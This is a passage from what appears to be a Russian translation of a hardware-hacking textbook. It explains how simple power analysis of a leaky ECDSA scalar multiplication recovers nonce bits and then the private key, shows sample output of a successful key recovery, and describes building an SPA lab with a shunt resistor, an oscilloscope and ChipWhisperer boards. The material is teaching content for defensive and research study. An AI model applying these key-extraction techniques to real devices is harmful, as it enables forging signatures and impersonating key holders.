Цель состоит в том, чтобы использовать SPA для восстановления закрытого ключа d после выполнения алгоритма подписи ECDSA, чтобы мы могли с его помощью подписывать сообщения и выдавать себя за отправителя. На высоком уровне входными данными для подписи ECDSA являются закрытый ключ d , публичная точка G и сообщение m , а выходными данными — подпись (r, s) . Небольшая странность ECDSA заключается в том, что подписи каждый раз получаются разными, даже для одного и того же сообщения (скоро вы поймете почему). Алгоритм проверки ECDSA проверяет сообщение, принимая в качестве входных данных публичную точку G , открытый ключ pd , сообщение m и подпись (r, s) . Точка — не что иное, как набор *xy*-координат на *кривой*, — отсюда буква С в аббревиатуре ECDSA.

Разрабатывая атаку, мы полагаемся на тот факт, что внутри алгоритма подписи ECDSA внутренне используется случайное число k . Оно должно храниться

в секрете, так как в случае раскрытия значения k данной подписи (r, s) вы можете найти d . Мы собираемся извлечь k с помощью SPA, а затем найти d . Мы будем называть k одноразовым номером (*nonce*), поскольку помимо требования секретности он также должен оставаться уникальным (*nonce* — сокращение от *number user once*, «число, используемое лишь раз»).

Как видно в файле с кодом, у нас есть функции, которые реализуют подписание и проверку подписи ECDSA, а затем эти функции вызываются в нескольких строках. Для оставшейся части документа мы создадим случайный открытый/закрытый ключ pd/d . Мы также создаем случайный хеш сообщения e (пропуская фактическое хеширование сообщения m — здесь это не имеет значения). Мы выполняем операции подписания и проверки подписи, чтобы убедиться, что все в порядке. С этого момента мы будем использовать только публичные значения, а также симулированную трассировку потребляемой мощности для восстановления приватных значений.

Поиск небезопасной операции

Пришло время хорошо задуматься. Посмотрите на функции `leaky_scalar_mul()` и `ecdsa_sign_leaky()`. Вы уже знаете, что у нас используется одноразовое число k . Попробуйте найти его в коде. Обратите особое внимание на то, как k обрабатывается алгоритмом, и попробуйте предположить, как оно может попасть в трассировку мощности. Это упражнение по SPA, поэтому постарайтесь определить операции, зависящие от секретной информации.

Как вы, возможно, уже поняли, мы атакуем операцию вычисления одноразового числа k , умноженного на публичную точку G . В ECC эта операция называется скалярным умножением, поскольку скаляр k умножается на точку G .

В стандартном академическом алгоритме скалярного умножения биты k берутся один за другим, как реализовано в функции `leaky_scalar_mul()`. Если бит равен 0, то выполняется умножение на два. Если бит равен 1, то выполняются и прибавление, и удвоение точки. Полученный алгоритм очень похож на модульное возведение в степень RSA и точно так же может привести к утечке SPA. Если вам удастся отличить простое удвоение точек и прибавление с последующим удвоением, то вы можете определить биты числа k . И, как упоминалось ранее, это позволит вычислить полный закрытый ключ d .

Моделирование трассировки SPA в небезопасном ECDSA

В файле с кодом функция `ecdsa_sign_leaky()` подписывает заданное сообщение заданным закрытым ключом. При этом происходит утечка смоделированного времени итераций цикла в скалярном умножении, реализованном в функции `leaky_scalar_mul()`. Мы получаем это время путем случайной выборки нормального распределения. В реальном целевом устройстве временные характеристики будут не такими, как мы получили. Но, тем не менее, любую измеримую разницу во времени между операциями можно найти и использовать точно так же.

Затем мы превращаем тайминги в симулированную трассировку потребляемой мощности, используя функцию `timeleak_to_trace()`. Начало графика отрисовывается прямо в блокноте Jupyter. На рис. 8.8 приведен пример.




Рис. 8.8. Смоделированная кривая энергопотребления ECDSA, на которой видны биты одноразового числа

На смоделированном графике видны утечки синхронизации SPA, где циклы, выполняющие удвоение точек (для числа k это дает бит = 0), короче по продолжительности, чем циклы, которые выполняют сложение и удвоение точек (для числа k это дает бит = 1).

Измерение продолжительности скалярного умножения

При атаке на неизвестное одноразовое число у нас есть трассировка потребляемой мощности, но мы не знаем биты числа k . Поэтому мы анализируем

расстояния между пиками, используя функцию `trace_to_difftime()`. Эта функция сначала применяет к графику вертикальное пороговое значение, чтобы избавиться от амплитудного шума и превратить график в «двоичный». Кривая потребляемой мощности теперь представляет собой последовательность из 0 (низкий уровень) и 1 (высокий уровень).

Нас интересует продолжительность всех последовательностей единиц, поскольку она соответствует продолжительности скалярного умножения. Например, последовательность [1, 1, 1, 1, 1, 0, 1, 0, 1, 1] превращается в длительности [5, 1, 2], соответствующие количеству последовательных единиц. Чтобы выполнить это преобразование, мы применяем немного магии NumPy (более подробно описанной в коде). Затем наносим эти длительности поверх бинарного графика, и на рис. 8.9 показан результат.




Рис. 8.9. Бинарная кривая энергопотребления ECDSA, показывающая утечку данных SPA

От длительности к битам

В идеальном мире у нас были бы «длинная» и «короткая» длительности, а также некое пороговое значение между ними. Если продолжительность ниже порога, то у нас будет только удвоение точек (секретный бит 0) или, как мы уже видели, и сложение, и удвоение точек (секретный бит 1). Но в реальных условиях отклонения во времени выполнения приводят к сбою этого подхода, поскольку не удается найти пороговое значение, способное идеально разделить два этих варианта. Данный эффект показан в коде и на рис. 8.10.




Рис. 8.10. Распределение длительности слева и справа перекрываются, из-за чего не удается использовать значения длительности для однозначного определения бита

Как решить эту проблему? Тут важно отметить, что мы знаем, какие биты, скорее всего, неверны: более близкие к пороговому значению. В файле с кодом функция

`simple_power_analysis()` анализирует продолжительность каждой операции. На основе этого анализа она генерирует предполагаемое значение для `k` и список битов в `k`, ближайших к пороговому значению. Пороговое значение определяется как среднее значение 25-го и 75-го процентилей в распределении длительности, поскольку оно более стабильно, чем среднее значение.

Пробиваем путь грубой силой

Поскольку у нас есть начальное предположение `k` и биты, близкие к пороговому значению, мы можем просто их перебрать. Это делается в функции `bruteforce()`. Для всех кандидатов `k` вычисляется значение закрытого ключа `d`.

У функции есть два способа проверить, нашла ли она правильное значение `d`. Если правильное значение `d` известно, то можно просто сравнить результат вычисления с ним. Если нет, то функция вычисляет подпись `(r, s)` из угаданного `k` и вычисленного `d`, а затем проверяет правильность этой подписи. Данный процесс идет гораздо медленнее, но в реальных задачах избежать этого не удастся.

Даже такая атака методом грубой силы не всегда дает правильное одноразовое число, поэтому мы поместили ее в гигантский цикл. Дайте ему поработать какое-то время, и он восстановит закрытый ключ по временным параметрам SPA. Через некоторое время вы увидите вывод, похожий на листинг 8.4.

Листинг 8.4. Результат атаки на ECDSA с помощью SPA с использованием языка Python

```
Attempt 16
Guessed k: 0b1111111100011001010111100001101011000111000000110011110100110011
1101000010000101101101100100110010011000000011101000110111010101011000111001
100001000110000001010000110111101000000001001001000011011011110000110100111101
011000100011001101000010010100101101
Actual k: 0b11111111000110010101111000011010110001110000010110011110100110011
110100001000010110110110010011111001100000011101000110111010101011000111001
10000100011000000101000011011110100000001001001000011111011110000110100111101
0110001000110011101000010010100101101
Bit errors: 4
Bruteforcing bits: [241 60 209 160 161 212 34 21]
No key for you.

Attempt 17
Guessed k: 0b1111101110111000100101000010000110101100000010011100000101101001
10100100001101100001100100100111110001101101110110011000111010101011000000
100110001111101000110010001101001100011101101010111000110111110011101001011110
010100011101100011100011011000100
Actual k: 0b1111101110111000100101000010000110101100000011011100000101101001
1010010000110110000110010010011111000110110111011100111010101011000000
100110001111101000111010001101001100011101101010111000110111110011101001011110
01010001110110101011100011011000100
Bit errors: 6
```

```
Bruteforcing bits: [103 185 135 205 18 161 90 98]
Yeash! Key found: 0b11010100100000000010001100001100001010010110101110000110100
1100010111011100001110011110110100001010000111001001111100101110000101
0001001010010111001101001000000100111000101011100100000100101001010111010
10011101101000100111000000110010110
```

Такой вывод означает, что алгоритм SPA успешно восстановил ключ, имея лишь зашумленные измерения смоделированных длительностей скалярного умножения.

Данный алгоритм был написан так, чтобы его можно было легко перенести на другие реализации ECC (или RSA). Если вы собираетесь атаковать реальную цель, то сначала рекомендуется создать симуляцию, подобную описанной в этом файле, и смоделировать процесс, чтобы убедиться, что вы действительно можете извлекать ключи. В противном случае вы никогда не узнаете, произошел ли сбой в SPA из-за шума или из-за того, что где-то в коде есть ошибка.

Резюме

Анализ потребляемой мощности — мощная форма атаки по побочным каналам. Самый простой способ анализа потребляемой мощности — простое расширение атаки по побочным каналам с помощью времени, которое позволяет узнать, что программа выполняет внутри. В этой главе мы показали, как простой анализ потребляемой мощности позволяет не только обойти проверки паролей, но и взломать некоторые реальные криптографические системы, включая реализации RSA и ECDSA.

Создание теоретической и смоделированной трассировки может оказаться недостаточным, чтобы убедить вас в том, что анализ потребляемой мощности действительно позволяет серьезно нарушить безопасность системы. Прежде чем двигаться дальше, нам нужно будет немного замедлиться и выполнить настройку экспериментальной лаборатории. Мы поработаем с некоторым оборудованием и выполним базовые SPA-атаки, что позволит увидеть эффект изменения инструкций или потока программы в трассировке питания. Усвоив принципы анализа потребляемой мощности, в следующих главах мы рассмотрим его более сложные разновидности.

9

Рубрика «Эксперименты». Простой анализ потребляемой мощности



В этой главе мы создадим простую лабораторную среду, которая в дальнейшем позволит вам поэкспериментировать с некоторыми примерами кода. Прежде чем атаковать устройства, о которых нам ничего не известно, мы попробуем атаковать устройства из нашей лаборатории с помощью определенных алгоритмов. Эти упражнения позволят вам получить опыт подобных атак

и не угадывать, чем занимается «закрытое» устройство. Сначала мы пройдемся по универсальным схемам построения простого анализа потребляемой мощности (simple power analysis, SPA), а затем поместим в Arduino алгоритм проверки пароля, уязвимый для SPA, и посмотрим, удастся ли извлечь пароль. Наконец, мы проведем тот же эксперимент с ChipWhisperer-Nano. Считайте эту главу небольшой разминкой перед настоящим забегом.

Домашняя лаборатория

Чтобы построить простую лабораторию для SPA, вам потребуется инструмент для измерения трассировки питания, целевое устройство на печатной плате с возможностью измерения потребляемой мощности и компьютер, который даст целевому объекту указание выполнить нужную операцию и будет записывать данные питающего напряжения и ввода/вывода.

Построение базовой лабораторной установки

Ваша лаборатория не обязательно должна быть дорогой или сложной — есть и более простые варианты, как на рис. 9.1.




Рис. 9.1. Самодельная экспериментальная платформа

Эта простая самодельная лаборатория состоит из осциллографа ❶, подключенного через USB, целевого устройства на макетной плате с электроникой, позволяющей выполнять измерения ❷, и стандартного компьютера с последовательным адаптером USB ❸. Микроконтроллер ATmega328P, используемый в Arduino, установлен на специальной плате с токоизмерительным резистором.

Базовые осциллографы

При использовании обычного осциллографа наиболее важным требованием является способность производить выборку со скоростью 100 Мвыб/с (мегавыборок в секунду) или выше на двух каналах. Для многих осциллографов указана максимальная частота дискретизации, которую можно получить на одном канале. При использовании двух каналов частота дискретизации на каждом канале составляет половину от этого максимума, то есть осциллограф со скоростью 100 Мвыб/с может производить выборку только с частотой 50 Мвыб/с, если два входа измеряются одновременно. В наших экспериментах мы будем использовать второй канал только как триггер. У осциллографа может быть внешний триггер (который по-прежнему позволяет вам получить максимальную частоту

дискретизации от одного канала), но в случае его отсутствия убедитесь, что вы можете проводить измерения по двум каналам одновременно со скоростью 100 Мвыб/с или лучше. Для атаки на более продвинутые реализации, такие как аппаратный AES, потребуются гораздо более высокие частоты дискретизации: вплоть до 1 Гвыб/с или выше.

Недорогие универсальные осциллографы могут не иметь компьютерного интерфейса. Например, бывают осциллографы, подключаемые через USB, в которых отсутствует API, позволяющий вам взаимодействовать с устройством. При покупке осциллографа для анализа побочных каналов убедитесь, что можете управлять устройством с компьютера и быстро загружать данные с осциллографа.

Обратите внимание и на размер буфера выборки. В некоторых устройствах он небольшой, скажем, всего на 15 000 элементов, что может значительно усложнить вашу работу. В этом случае вам нужно будет инициировать захват точно в момент выполнения целевой операции, иначе вы переполните буфер памяти осциллографа. Некоторые вещи вы вообще не сможете делать, например выполнять простой анализ мощности на более длинных алгоритмах с открытым ключом, для которых потребуется гораздо больший буфер.

Специальные измерительные устройства, допускающие синхронную выборку, могут снизить требования к частоте выборки, сохраняя взаимосвязь между часами устройства и часами выборки (как это делает ChipWhisperer). В приложении А вы найдете дополнительную информацию об осциллографах.

Выбор микроконтроллера

Выберите микроконтроллер, который можете запрограммировать напрямую и который не работает под управлением какой-либо операционной системы. Идеальный выбор в данном случае — Arduino. Не стоит начинать эксперименты с побочными каналами, выбирая в качестве цели Raspberry Pi или BeagleBone. Эти платы имеют слишком много усложняющих факторов, таких как сложность получения надежного триггера, высокая тактовая частота и их операционные системы. Сейчас мы лишь учимся, так что начнем с простого.

Создание целевой платы

Первым делом нам нужна целевая плата микроконтроллера с шунтирующим резистором, вставленным в линию питания. Шунтирующий резистор — это общее название резисторов, которые мы вставляем в цепь для измерения тока. Протекающий через этот резистор ток вызовет появление на нем напряжения, и мы можем измерить его с помощью осциллографа.

На рис. 9.1 показан пример тестовой цели. На рис. 9.2 показана установка шунтирующего резистора, где его низкая сторона соединяется с каналом осциллографа. Закон Ома говорит нам, что падение напряжения на резисторе равно его

сопротивлению, умноженному на ток ($V = I \times R$). Полярность напряжения будет такой, чтобы на стороне низкого напряжения присутствовало более низкое напряжение. Если напряжение сверху равно 3,3 В, а снизу – 2,8 В, это означает, что падение на резисторе равно 0,5 В (3,3 – 2,8).




Рис. 9.2. Шунтирующий резистор упрощает измерение потребляемой мощности

Если бы мы хотели измерить только напряжение на шунтирующем резисторе, то могли бы использовать так называемый *дифференциальный зонд*. С его помощью можно измерить точное напряжение на самом шунтирующем резисторе.

Более простой метод, не требующий дополнительного оборудования (и мы будем его использовать), состоит в том, чтобы предположить, что высокая сторона шунтирующего резистора подключена к чистому источнику питания с постоянным напряжением. Это значит, любой шум на высокой стороне шунтирующего резистора будет прибавляться к шуму измерения на низкой стороне. Чтобы измерить потребляемую мощность на этом шунтирующем резисторе, достаточно будет измерить напряжение на низкой стороне, которое будет равно значению нашего постоянного напряжения на высокой стороне за вычетом падения на шунтирующем резисторе. По мере увеличения тока в шунте падение напряжения на шунте также увеличивается, и, таким образом, напряжение низкой стороны уменьшается.

Нужное сопротивление шунтирующего резистора зависит от текущего энергопотребления вашего целевого устройства. Используя закон Ома, $V = I \times R$, вы можете рассчитать разумные значения сопротивления. Большинство осциллографов достаточно точно измеряет напряжение от 50 мВ до 5 В. Ток (I) определяется устройством, и он может меняться от десятков микроампер у микроконтроллеров до нескольких ампер в больших системах-на-кристалле (SoC).




Рис. 9.3. Схема целевой платы

Например, если вы работаете с небольшим микроконтроллером на 50 мА, то сможете использовать сопротивление от 10 до 50 Ом, но для программируемой интегральной схемы (ПЛИС) с потреблением 5 А может понадобиться сопротивление от 0,05 до 0,5 Ом. Резисторы с более высоким сопротивлением вызывают большее падение напряжения и создают сильный сигнал для осциллографа, но это может снизить напряжение устройства настолько сильно, что оно перестанет работать.

На рис. 9.3 изображена схема целевой платы ②, показанной выше на рис. 9.1.

Микроконтроллер ATmega328P запускает целевой код, резистор (R2) позволяет нам измерять потребляемую мощность, а фильтрация шума источника входного напряжения выполняется с помощью конденсаторов C1, C2, C3 и резистора R1. Внешний последовательный адаптер USB-TTL подключается к линиям RX и TX. Обратите внимание, что у цифрового блока питания *нет* развязывающих конденсаторов; они будут отфильтровывать детали энергопотребления, содержащие потенциально интересную информацию. Вы можете легко изменить эту схему, чтобы использовать другие микроконтроллеры, если хотите.

Вам нужно будет запрограммировать микроконтроллер с помощью целевого кода, и для этого нужно будет перемещать чип между целевой макетной платой и Arduino. В Arduino Uno используется тот же микроконтроллер ATmega328P, о котором мы упоминали ранее, поэтому всякий раз, когда мы говорим Arduino, мы имеем в виду плату, которую можно использовать для программирования микроконтроллера.

Покупные варианты

Если вы не хотите создавать собственную лабораторию для анализа побочных каналов, то можете приобрести ее. ChipWhisperer-Nano (рис. 9.4) или ChipWhisperer-Lite (рис. 9.5) заменяет все оборудование, показанное на рис. 9.1, и обойдется примерно в 50 или 250 долларов США соответственно.

ChipWhisperer-Nano — это устройство, которое позволяет программировать входящую в его комплект STM32F0 с помощью различных алгоритмов и выполнять анализ потребляемой мощности. Входящее в комплект целевое устройство можно удалить, освободив место для другого устройства. Функциональность сбоев этой версии по сравнению с ChipWhisperer-Lite очень ограничена.

В ChipWhisperer-Lite встроено оборудование для захвата и сама целевая плата. Входящее в комплект целевое устройство может быть реализовано на Atmel XMEGA или STM32F303 ARM. Помимо анализа побочного канала, это устройство также позволяет проводить эксперименты со скачками тактовой частоты и напряжения. Опять же, входящее в комплект целевое устройство можно убрать, чтобы поработать с более продвинутыми устройствами. У этих плат и целевое устройство, и оборудование захвата расположены на одной плате.

ChipWhisperer-Lite — это проект с открытым исходным кодом, поэтому вы также можете создать его самостоятельно. Есть и коммерческие инструменты, такие как Riscure's Inspector или CRI's DPA Workstation. Они разработаны для более сложных задач и более высоких целей безопасности, но слишком дороги для среднего хакера.




Рис. 9.4. ChipWhisperer-Nano




Рис. 9.5. ChipWhisperer-Lite

Код целевого устройства

